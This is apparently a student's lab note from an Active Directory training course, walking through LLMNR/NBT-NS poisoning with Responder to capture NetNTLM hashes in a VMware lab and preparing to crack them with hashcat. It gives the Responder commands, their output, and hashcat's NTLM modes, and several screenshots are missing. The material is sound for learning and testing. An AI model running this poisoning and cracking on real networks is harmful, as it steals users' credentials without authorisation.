

90.03 - LLMNR - Capturing Hashes with Responder

At this point, we need to have all machines up and running.

We are going to capture password hashes with Responder.

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ cat targets_ip.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b8:6e:5b, IPv4: 192.168.163.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1    00:50:56:c0:00:08    VMware, Inc.
192.168.163.2    00:50:56:fa:89:5f    VMware, Inc.
192.168.163.152 00:0c:29:45:3f:89    VMware, Inc.
192.168.163.153 00:0c:29:f4:56:a3    VMware, Inc.
192.168.163.154 00:0c:29:b9:95:86    VMware, Inc.
192.168.163.254 00:50:56:f2:f6:d9    VMware, Inc.

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.043 seconds (125.31 hosts/sec). 6 responded

(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b8:6e:5b brd ff:ff:ff:ff:ff:ff
    inet 192.168.163.133/24 brd 192.168.163.255 scope global dynamic noprefixroute eth0
        valid_lft 1189sec preferred_lft 1189sec
    inet6 fe80::675c:ab07:b917:5749/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$
```

Make sure to be in the right network. We are in the same subnet, so we are good to go.

Run: "#sudo responder -I eth0 - dwPv"

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ sudo responder -I eth0 -dwPv
[sudo] password for kali:
```

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:

Github → <https://github.com/sponsors/lgandx>

Paypal → <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

You cannot use WPAD server and Proxy_Auth server at the same time, choose one of them.

I ran separately:

```
(kali㉿kali)-[~]
$ sudo responder -I eth0 -dwv
[sudo] password for kali:
```

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To kill this script hit CTRL-C

[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
MDNS	[ON]
DNS	[ON]
DHCP	[ON]

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[ON]
Auth proxy	[OFF]
SMB server	[ON]

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ sudo responder -I eth0 -dPv

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

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
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [OFF]
    Auth proxy [ON]
    SMB server [ON]
    Kerberos server [ON]
```

I got the hashes from the second one, which should be the image above ("#sudo responder -I eth0 -dPv").

To generate traffic, login as kfunks. Go to "File Explorer" > Request the following:



This basically is the attack.

[illegible][illegible]

Last part is to crack this hash.

Copy that hash to a separate file.

[illegible]

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ hashcat --help | grep NTLM
5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocol
27000 | NetNTLMv1 / NetNTLMv1+ESS (NT) | Network Protocol
5600 | NetNTLMv2 | Network Protocol
27100 | NetNTLMv2 (NT) | Network Protocol
1000 | NTLM | Operating System
```

To be able to run this attack, I had to allocate 4gb of ram for my kali. So, just keep that in mind if you are getting an error message saying "not enough memory to run the attack" or something to that matter.

[illegible]

